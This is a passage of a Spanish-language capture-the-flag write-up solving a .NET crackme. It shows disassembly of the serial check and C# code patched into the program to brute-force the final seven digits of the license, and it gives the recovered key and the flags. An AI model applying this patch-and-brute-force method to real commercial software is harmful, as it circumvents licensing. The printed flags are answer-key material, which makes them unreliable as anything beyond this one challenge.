
lfence
lea r8d, [rax+8]
lea rdx, [rbp+var_18]
lea rcx, [rbx+8]
call sub_7FF933263690
test eax, eax
jnz short loc_7FF9332611DD

lfence
lea r8d, [rax+8]
lea rdx, [rbp+var_10]
lea rcx, [rbx+10h]
call sub_7FF933263690
test eax, eax
jnz short loc_7FF9332611DD
```


Los últimos bloques se encargan de comprobar la última parte del serial:



Si se siguen estas funciones, se puede observar el gran flujo que existe, y sinceramente en dos horas es posible que no se pudiese realizar ingeniería inversa a estas funciones, y es que seguramente los organizadores no querían que se hiciese ingeniería inversa, pero que se entendiese el patrón para poder hacer un ataque de fuerza bruta:




La parte de la licencia que se obtiene es: ZEDJUEQ-3671726-ICLCJSE- y sabiendo que tienen que ser 31 caracteres en total, se deduce que tiene que ser en el siguiente formato: ZEDJUEQ-3671726-ICLCJSE-XXXXXXX. Si uno se fija, la primera parte y la tercera solo contienen letras del alfabeto en mayúscula, y la segunda parte sólo números, y aunque esto no es de total garantía, se podría intuir que la cuarta parte tendría que ser también números, por lo que se intenta realizar un ataque de fuerza bruta siguiendo esta vía:




Editar código - MainFrom_Load(object, EventArgs) : void @06000006

```
1  using System;
2  using System.ComponentModel;
3  using System.Windows.Forms;
4
5  namespace CrackMeNetFramework
6  {
7      // Token: 0x02000003 RID: 3
8      public partial class MainFrom : Form
9      {
10          // Token: 0x06000006 RID: 6 RVA: 0x0000208C File Offset: 0x0000028C
11          private void MainFrom_Load(object sender, EventArgs e)
12          {
13              for (int i = 0; i < 10000000; i++)
14              {
15                  string serial = "ZEDJUEQ-3671726-ICLCJSE-";
16                  serial += i.ToString().PadLeft(7, '0');
17                  if (this._checker.CheckLicense(serial))
18                  {
19                      MessageBox.Show(serial, "Licencia valida", MessageBoxButtons.OK, MessageBoxIcon.Asterisk);
20                      break;
21                  }
22              }
23              this.pictureBox1.Visible = true;
24
25          }
26      }
27 }
```

Al ejecutar el código modificado para que se realice la fuerza bruta, se obtiene la siguiente licencia:



La licencia correcta es: ZEDJUEQ-3671726-ICLCJSE-9828379, al introducir esta licencia en el programa, se abrirá mostrando la siguiente pantalla:



Flag: ZEDJUEQ-3671726-ICLCJSE-9828379

Flag: flag{579ca45395fcfd1bf13bcfdf57b9bcfc}